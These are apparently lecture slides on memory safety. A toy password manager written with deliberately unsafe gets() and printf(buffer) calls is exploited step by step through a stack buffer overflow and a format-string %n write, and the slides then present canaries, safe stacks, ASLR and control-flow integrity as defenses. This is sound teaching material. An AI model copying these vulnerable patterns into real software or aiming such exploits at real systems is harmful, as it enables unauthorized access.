

Information Security

System Security 1 - Memory Safety

November 11, 2022

Memory safety - Wikipedia


Memory safety is a concern in software development that aims to *avoid software bugs* that cause security *vulnerabilities* dealing with random-access memory (*RAM*) access, such as buffer overflows and dangling pointers.

A program execution is memory safe if the following things do not occur:

- **Access errors**
 - Buffer overflow/over-read
 - Invalid pointer
 - Race condition
 - Use after free
- **Uninitialized** variables
 - Null pointer access
 - Uninitialized pointer access
- **Memory leaks**
 - Stack/heap overflow
 - Invalid free
 - Unwanted aliasing


Memory Safety Violation

Two types of memory safety violation



Spatial violation: memory access is out of object's bounds


- buffer overflow
- out-of-bounds reads
- null pointer dereference



Temporal violation: memory access refers to an invalid object

- use after free
- double free
- use of uninitialized memory

The complexer the programs, the more bugs



¹Source: <http://www.cvedetails.com/vulnerabilities-by-types.php>

Red Team vs Blue Team

- There are two views on memory safety:
 - **Attackers** try to violate memory safety
 - **Defenders** try to ensure memory safety
- Attackers and defenders are often seen as teams in a “security war game”
- The **Red Team** tries to find security problems and mount attacks



- The **Blue Team** tries to protect software and defend against attacks




- The **Red Team** are not (only) criminals, their work is essential for the **Blue Team**
 - **Blue Team** develops defenses based on **Red Team** attacks
 - **Red Team** breaks them again
- **More secure** software and better defenses
- Ultimate **goal**: memory safe programs



Red Team aka Attacks

What is an Exploit?



- What **is an exploit**?
 - “a software tool designed to take advantage of a flaw in a computer system” (Oxford)
 - “[...] cause unintended or unanticipated behavior to occur on computer software” (Wikipedia)
 - “If Achilles’s heel was his vulnerability in the Iliad, then Paris’s poison tipped arrow was the exploit. ” (Kaspersky)
- **Quite fuzzy**


What is a “normal” program?²



- Programs: machines solving a certain problem(?)
- Ideally, **finite-state machines**
- We **don't build** such machines → **general-purpose hardware emulating** them
- Programs: **emulators** for finite-state machines


²Most of the following ideas are from Halvar Flake / Thomas Dullien

What is a “normal” program?



- Finite-state machines: **states** and **transitions**
- Input: changes state to different state
- Finite-state machine (FSM) solves your problem
- Many **different ways** to implement FSM


An Example: Simple Password Manager



- **Security properties** for your FSM
- Security properties based on inputs and outputs
- e.g., *It should be practically infeasible for an attacker to get the password list (output) if he does not know the PIN (input)*



- We have to write an **emulator** for our FSM
 - CPU has a lot **more states** than our FSM
 - Every FSM state is represented by **one or more CPU states**
 - For example, reading the PIN requires multiple CPU states
- Keyboard interrupts, reading keys, storing text in memory, ...
- **Not every** CPU state is represented in the FSM



3 cases for CPU states

- **Sane state**: A CPU state corresponding to an FSM state
- **Transitory state**: A CPU state during a transition, leading to a sane state
- **Weird state**: A CPU state which does **not** correspond to an FSM state

Example continued: A Simple Password Manager

```
int main() {
    uint32_t pin, correct = 0;
    while(1) {
        pin = readPIN();
        if(pin * 2654435761u == 324783883u)
            correct = 1;

        if(correct) {
            showPasswords();
            break;
        } else printf("\nWrong PIN!\n");
    }
    return 0;
}
```

States


CPU State: **TransitorySane**

State: **-Read PINcorrect?Show Password List**

```
uint32_t readPIN() {
    char buffer[16];
    printf("Enter PIN:\n");
    gets(buffer);
    if(getenv("DEBUG")) printf(buffer);
    return atoi(buffer);
}

void showPasswords() {
    FILE* stream;
    char* l = NULL;
    size_t len;
    stream = fopen("passwords", "r");
    if (stream == NULL) return;

    while(getline(&l, &len, stream) != -1)
        puts(l);
    free(l);
    fclose(stream);
}
```




- CPU emulates the FSM
- Should only be in sane or tranistory state
- How can the CPU enter the **weird state**?
 - Programming mistakes
 - Broken hardware (e.g., bit flips in memory)
 - Hardware bugs (e.g., CPU bugs)
 - ...
 - Program does **not know** it is in weird state



- Program **continues executing**
- Transitions might still be applied → on a weird state instead of a sane state
- Usually transforms **one weird state into another** weird state
- **Weird machine**, with many weird states
- We can “program” the weird machine to do something different than the original FSM

Programming the Weird Machine

- Write program using code → translated into instructions executed by the CPU
- To **program a device** we have to **generate instructions**





- Get rid of the mindset that we require code for programming
- Applications accept **input**
- Does different things depending on input
- Input **programs** the application
- **Fine** if input **only** leads from one **sane state to another sane state**

- If application is in weird state and programmed using input...
- ...the attacker is **controlling your computer**



- An abstract definition of **exploitation**



Exploitation: Process starting in a sane state of an FSM

1. **Setup**: choose the right sane state which “allows” to get to a weird state
2. **Instantiation**: transition from sane state to weird state
3. **Programming**: program the weird machine

with the goal to break the security properties of the FSM

- We want to enter a **weird** state
- Can we find a **bug** in the program?
- Can we abuse it to enter a weird state?
- First hint of a bug when compiling:

```
pwdman.c:(.text+0x2e): warning: the 'gets' function is dangerous  
and should not be used.
```

→ Check the man page of `gets`

NAME

gets - get a string from standard input (DEPRECATED)

SYNOPSIS

```
#include <stdio.h>
```

```
char *gets(char *s);
```

DESCRIPTION

Never use this function.

`gets()` reads a line from `stdin` into the buffer pointed to by `s` until either a terminating newline or **EOF**, which it replaces with a null byte (`'\0'`). No check for buffer overrun is performed (see **BUGS** below).

RETURN VALUE

`gets()` returns `s` on success, and `NULL` on error or when end of file occurs while no characters have been read. However, given the lack of buffer overrun checking, there can be no guarantees that the function will even return.

ATTRIBUTES

For an explanation of the terms used in this section, see **attributes(7)**.

Interface	Attribute	Value
<code>gets()</code>	Thread safety	MT-Safe

CONFORMING TO

C89, C99, POSIX.1-2001.

LSB deprecates `gets()`. POSIX.1-2008 marks `gets()` obsolescent. ISO C11 removes the specification of `gets()` from the C language, and since version 2.16, glibc header files don't expose the function declaration if the `_ISOC11_SOURCE` feature test macro is defined.

BUGS

Never use `gets()`. Because it is impossible to tell without knowing the data in advance how many characters `gets()` will read, and because `gets()` will continue to store characters past the end of the buffer, it is extremely dangerous to use. It has been used to break computer security. Use `fgets()` instead.

- Code part where `gets` is used:

```
uint32_t readPIN() {  
    char buffer[16];  
    printf("Enter PIN:\n");  
    gets(buffer);  
    if(getenv("DEBUG")) printf(buffer);  
    return atoi(buffer);  
}
```

- The `buffer` array has space for 16 characters
- `gets` reads until EOF...

Trigger the Bug

```
% ./pwdman
Enter PIN:
1234

Wrong PIN!
Enter PIN:
0123456789012345678901234567890123456789
[1]      7106 segmentation fault (core dumped)  ./pwdman
pwdman[7486]: segfault at 31303938 ip 0000000031303938
             sp 00000000ffffcdc0 error 14 in
             libc-2.23.so[f7de2000+1b0000]
```



- We **crash** the program
 - Crashing → **not a state** in our FSM
- **Weird state** due to a programming mistake
- #1: **Why** did we get into this weird state?
 - #2: **What** is this weird state?
 - #3: **How** can we program our weird machine to do something useful (instead of crashing)?




- gets **reads from the user** until EOF
- Everything read is stored in an array
- Arrays have a **defined size**
- What if we write **more data** into the array?
- We write into **something else** adjacent in memory



- What is next to the variable?
- It is a **local variable**, therefore it is on the **stack**
- **Other local variables** adjacent (none here)
- What **else** is on the stack?


#1: The Why - Recap: Stack



#1: The Way - Overwriting the Stack

```
uint32_t readPIN() {  
    char buffer[16];  
    printf("Enter PIN:\n");  
    gets(buffer);  
    if(getenv("DEBUG")) printf(  
        buffer);  
    return atoi(buffer);  
}
```

→
→
→





- We are **somewhere** (more specific: at address `0x31303938`)
- CPU tries to execute code at this address
- Probably **nothing mapped** at this address → pagefault
- Operating system **kills application** with a segmentation fault
- Weird state: CPU trying to **execute** code at an **invalid address**



- Bring the CPU in **weird state** by entering too many characters
- **Control** what the CPU executes by setting the **instruction pointer**
- We want to either
 - **stay** in a **weird**, but useful state, or
 - go to a (useful) **sane state again**
- Let's try to get to the sane state "Show Password List" first...

#3: The How - Go to an useful sane state

- We can let the CPU execute code at an **arbitrary location**
- The `showPasswords` function is at some location

```
% readelf -s pwdman | grep showPasswords
64: 08048604 121 FUNC GLOBAL DEFAULT 14 showPasswords
```

- PIN should look like this: `<padding>\x04\x86\x04\x08`
- `padding` fills the buffer (plus saved base pointer), address overwrites the saved instruction pointer

#3: The How - Break the Security Properties



```
echo "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x04\x86\x04\x08" | ./pwdman
Enter PIN:
root:toor

user:password1234

[1] 17074 segmentation fault (core dumped) ./pwdman
```



- We broke the **security properties** of the FSM
- **Setup:** We started in the **sane state** “Read PIN”
- **Instantiation:** Too many characters led to a **weird state**
- **Programming:** We “programmed” the weird state using the **input** to move to the sane state “Show Password List”
- We have successfully developed an **exploit**




- **Spatial memory safety violation** to overwrite data
- Weird state
- Do we have to overwrite the **saved instruction pointer**?
- **Other** memory safety violations?
- Write in a **more powerful** “weird machine language”?



- No → just one “trick” to get into weird state
 - **Controlling the control flow** → weird state
 - More ways to change instruction pointer
- function pointers, vtables, ...
- Controlling the instruction pointer is **not a requirement**
 - **Control-flow hijacking** is a “category of tricks”




- Got rid of the mindset that we require code to program
- **Input** as a way of programming a device
- Modify **data** used in an FSM state (transition)
- **Changing data** to something not intended in the original FSM
→ weird state
- Assume `gets` bug is fixed, e.g., replaced by `fgets`



```
uint32_t readPIN() {  
    char buffer[16];  
    printf("Enter PIN:\n");  
    fgets(buffer, 16, stdin);  
    if(getenv("DEBUG")) printf(buffer);  
    return atoi(buffer);  
}
```

An Example (still continued): Simple Password Manager

```
uint32_t readPIN() {  
    char buffer[16];  
    printf("Enter PIN:\n");  
    fgets(buffer, 16, stdin);  
    if(getenv("DEBUG")) printf(buffer);  
    return atoi(buffer);  
}
```



- We ignored the “debug mode” before...
- **One additional state** in the FSM → echos the input
- **Security property** stays the same
- *It should be practically infeasible for an attacker to get the password list (output) if he does not know the PIN (input)*

Another Compiler Warning with `-Wformat-security`


- Compile with **all warnings enabled** (`-Wextra`)
- Still a warning

```
pwdman1.c:9:32: warning: format not a string literal and
                    no format arguments [-Wformat-security]
    if(getenv("DEBUG")) printf(buffer);
                           ^
```

- What does the man page of `printf` say?

man 3 printf

Code such as `printf(foo)`; often indicates a bug, since `foo` may contain a `%` character. If `foo` comes from untrusted user input, it may contain `%n`, causing the `printf()` call to write to memory and creating a security hole.



- `printf` can create a security hole?
- Why can `printf` **write to memory**?
- It is supposed to print text to the standard output...



- We remember how to use `printf`:

```
printf("%d = 0x%x\n", 20, 20);
```
- Format string parameters (`%d`, `%s`, ...) convert function parameters to strings
- What if the number of format string parameters **does not match** the number of arguments?
- The function **does not know**
- Fetched from **registers** (first) and **stack** (afterwards)



- `printf(user_input);` → user input is format string
- **No parameters** to the function
- Input does not contain a format string parameter → fine
- **Format string parameter in the input** → output a register value or stack value

```
% DEBUG=1 ./pwdman1
Enter PIN:
%x %x %x %x
10 f76b55a0 f76f5858 25207825

Wrong PIN!
Enter PIN:
```

- **Weird state** - printing values from memory is not in our FSM
- How can we “program” this weird state?



- A little-known format string parameter: `%n`

man 3 printf

`n` The number of characters written so far is stored into the integer pointed to by the corresponding argument. That argument shall be an `int *`, or variant whose size matches the (optionally) supplied integer length modifier.

- Example:

```
int count;
printf("Some string %n\n", &count);
printf("Wrote %d characters\n", count);
```

Prints Wrote 12 characters




- If there is an **address** on the stack, we can **write** to it
- **Format string** is on the stack → we can **put any value** onto the stack
- Can be the **address** to write to



```
% echo "\x01\x02\x03\x04%x %x %x %x" | \  
    DEBUG=1 ./pwdman1  
Enter PIN:  
10 f7f945a0 f7fd4858 4030201  
Wrong PIN!  
Enter PIN:
```

```
% echo "\xb8\xcd\xff\xff%x %x %x %x" | \  
    DEBUG=1 ./pwdman1  
Enter PIN:  
◆◆◆◆10 f7f945a0 f7fd4858 ffffcdb8  
Wrong PIN!  
Enter PIN:
```

```
% echo "\xb8\xcd\xff\xff%x %x %x %n" | \
    DEBUG=1 ./pwdman1
Enter PIN:
◆◆◆◆10 f7f945a0 f7fd4858 root:toor

user:password1234
```

- With %n, we overwrote the correct variable at address 0xffffcdb8
- Programmed the weird machine using the input...
- ...to transition to sane state "Show Password List"



- There are **many different** memory safety violations
- All of them can get us into a **weird state**
- We have only seen 2 of them, but there are **a lot more**
- **Memory safety violations** are a “bag of tricks” from which we can take one to **get into a weird state**





- Our “weird machine programs” were quite simple
- Jumped to a sane state of the FSM
- Instead
 - Inject own code and jump to that
 - Jump into the middle of a sane state
 - ...

“Programming Languages” for the Weird Machine


For three decades

- people came up with tricks to **get into weird states**,
- and “programming languages” to **program weird machines**





- There are many techniques and cool tricks
- Did not look at them → more important to understand **concept**
- Theory might be boring but helps understanding the techniques
- Participate in a CTF and **try it yourself**



- We got rid of `gets`
- We got rid of the format-string vulnerability
- We could not find any other bugs
- The FSM emulator (= our code) **looks secure**



- Can we show that our code is now **not exploitable**?
- **Not really** → check all weird states whether they are exploitable
- How to know which weird states are reachable?
- Depends on the **attacker model** → what can an attacker do?
- Hard to think of attacker models **not yet discovered**

- Who is interested in exploitation?



Criminals



Vendors



Governments




- Jailbreaks (e.g., getting root) on various devices:
 - iOS (multiple exploits)
 - Wii (buffer overflow in *The Legend of Zelda: Twilight Princess*).
 - PS2 (buffer overflow in the BIOS)
 - PS3 (heap overflow)
 - Xbox (buffer overflow in savegames)



Bug Bounty Programs



ZERODIUM Payout Ranges





- Computer and network surveillance
- Sometimes use state-sponsored trojan horses (govware)



- Bundestrojaner (Germany)
- MiniPanzer and MegaPanzer (Switzerland)
- “Sicherheitspaket” (Austria)
- NSA Exploits (Shadow Broker Leak)




Blue Team aka Defenses



- Defense in CS is surprisingly **hard**
 - In “classical war games”, there is the **3:1 rule**
- An attacker needs 3 times as many soldiers as the defender
- Not a law (there are many exceptions) but rule of thumb





- In CS, the defender has a disadvantage
- Attacker: find **one** vulnerability
- Defender: protect against **all** possible attacks
- If the defender misses one vulnerability, the attacker wins
- “The best defense is a good offense” does not work



- Mainly two strategies
- Strategy #1: Red Team finds all bugs → Blue Team fixes them
- Strategy #2: Find generic mechanisms → Red Team cannot exploit the program

Strategy #1: Exploit. Fix. Feel Safe. Repeat

- Often, Strategy #1 is used → seems **simple** (and cheap)
- If a bug is discovered, fix it, done
- “It took an attacker/researcher more than n months to find a bug, so the cost of finding the next bug is $\geq n$ months”






- We defined exploitation as a three-step procedure
 1. **Setup**: choose sane state which “allows” getting to a weird state
 2. **Instantiation**: transition from sane state to weird state
 3. **Programming**: program the weird machine
- The fix prevents one weird machine (or its “program”)
- Similar bugs → similar weird machines




- If an attacker found one bug, there might be other **similar bugs**
- A lot easier to find and exploit similar bugs
- True until there are no similar bugs anymore


Strategy #1: Exploit. Fix. Feel Safe. Repeat




Strategy #1: Exploit. Fix. Feel Safe. Repeat




Strategy #1: Exploit. Fix. Feel Safe. Repeat



Strategy #1: Exploit. Fix. Feel Safe. Repeat







- Better: defense killing whole **class of bugs**, e.g. buffer overflows
- Can be extremely hard → not easy to find bug-free programs
- We already win if we **prevent exploitation**
- And we have a solid definition of exploitation



- Prevent one step of exploitation
- Cannot prevent Setup step → every transition is sane and the state is defined
- Try to prevent Instantiation and Programming step
- Start with Instantiation step
- We again use the Simple Password Manager as an example

An Example




```
uint32_t readPIN() {  
    char buffer[16];  
    printf("Enter PIN:\n");  
    gets(buffer);  
    if(getenv("DEBUG"))  
        printf(buffer);  
    return atoi(buffer);  
}
```



- We assume that the **Red Team** did not find the bugs (yet)
- We don't know about the `gets` and `printf` bug
- The problem the **Blue Team** has when defending:
 - The **Blue Team** has to roughly know about possible attacks
 - Protecting against a (yet) unknown attack is often not possible or comes with great costs (e.g. performance overhead)
- Assume we know about stack-buffer overflows




- Want to prevent Instantiation step
- Attacker should not get into **weird state** using a buffer overflow
- Program should **rather die** than being attacker controlled
- Remember: Stack overflow → overwrite the saved return address
- Cannot make it readonly (write permissions have page-level granularity)



- Simple idea: put a known (random) value between the buffer and the saved return address
- We call this value **canary** (yes, like the yellow bird)
- Canary is overwritten first
- On return, check whether the canary has the correct value
- If not → buffer overflow, kill program

Overwriting the Stack (Canary)

```
uint32_t readPIN() {  
    char buffer[16];  
    printf("Enter PIN:\n");  
    gets(buffer);  
    if(getenv("DEBUG")) printf(buffer);  
    return atoi(buffer);  
}
```



Before return, check
canary → 0x01002236 ≠
0x37363534 → exit


Trigger the Bug with Stack Canary


- Stack canaries are **default** in gcc
- However, **only** buffers **larger than 8 bytes** are protected
- We can use `-fstack-protector-all` to protect all buffers

```
% gcc pwdman.c -fstack-protector-all -o pwdman
% ./pwdman
Enter PIN:
012345678901234567890123456789
*** stack smashing detected ***: ./pwdman terminated
[1] 7569 abort (core dumped) ./pwdman
```

We fixed a class of bugs

- We fixed the class of **stack-overflow bugs**
- The canary protects every stack buffer from being used to get into a “weird state”






- Simple stack-buffer overflow cannot get into an exploitable weird state
 - Leak canary using a different trick (e.g., `printf` bug, or out-of-bounds read)
- Only prevented a part of a class of bugs
- Still other ways to get into a weird state
 - We want something more generic, even if less powerful



- Alternative to **prevent** the **Instantiation** step?
 - Overwriting saved instruction pointer on the stack → weird state
- **Separate** saved return **addresses and buffers**



- Simple idea: **two different stacks**, a safe stack and an unsafe stack
- Simple variables and return values on the **safe stack**
- Buffers on the **unsafe stack**
- Buffer overflows cannot overwrite the return address anymore



Trigger the Bug with Safe Stack

- clang supports safe stacks with a compile flag (not yet implemented in gcc)

```
% clang pwdman.c -fsanitize=safe-stack -o pwdman
% ./pwdman
Enter PIN:
1234

Wrong PIN!
Enter PIN:
0123456789012345678901234567890123456789

Wrong PIN!
Enter PIN:
```



- Until now, we only prevented a small class of bugs
- It looks like a cat-and-mouse game
- It works and **adds protection**, but we have to combine a lot of countermeasures if we continue that way
- Every countermeasures **costs** (performance, memory, ...)
- We want something **more generic**, even if it is not as powerful as specific countermeasures




- **Randomness** is often used in security → **probabilistic** approach
- Assumption: attacker can **jump** to any **memory location**
- What if all memory **locations** are **unpredictable**?
- Attacker cannot reliably jump to a specific location anymore

Address Space Layout Randomization (ASLR)



- Address Space Layout Randomization (ASLR) randomizes the position of program parts



- Attacker cannot predict the location of a sane or injected state
- Powerful on 64-bit systems → huge address space (128 TB)



- ASLR is only a **probabilistic countermeasure** relying on two assumptions
 - **No leak** of addresses → breaks ASLR immediately
 - Randomization range is **large enough** → brute force breaks ASLR
- On 64-bit systems, ASLR makes **exploitation really hard**
- Advantage of ASLR: it **costs** nearly **nothing** → widespread use



- As ASLR is a cheap but nevertheless effective countermeasure, it is **widely used**
 - Linux since 2005 (since 2014 in the kernel)
 - Windows since 2007
 - Android and iOS since 2011
 - Mac OS since 2011 (since 2012 in the kernel)
- Prevented many single bug exploits, as they fail with a high probability




- Assumption: attacker still found a way to get into a weird state
- Last resort to prevent exploitation → make the **Programming** step **infeasible**
- Attacker uses the **input stream** to program the weird machine
- We could filter the input stream – but this is not always possible



- Idea: make the FSM **aware of itself!**
- The FSM should know which states and transitions are allowed
- **Prevent** all transitions which are **not in the original FSM**
- Every state has to check whether
 - **target** of an indirect jump is correct according to the FSM
 - saved **return address** points to a previous state
- Forces the program to stay inside the FSM

Allowed and Disallowed transitions





- **Control-flow integrity** sounds simple → **difficult** to implement
 - Control-flow **graph** must be **correctly constructed**
 - **Function pointers** cannot be protected if destination set is large
 - Some functions (e.g., library functions) have **many call locations** and therefore return locations
- Still, usable implementations in **clang** and from **Microsoft**
- Exploitation is still possible → integrity checks are often **coarse-grained**

Control-flow integrity - Example

```
typedef void (*function) ();  
void help() {  
    printf("Display this help message\  
        n");  
}  
void unlock() {  
    unlockPasswordManager();  
}  
void quit() {  
    printf("Bye!\n");  
    exit(0);  
}  
void usage() {  
    printf("Usage: pwdman-ui <0-2>\n")  
        ;  
}
```

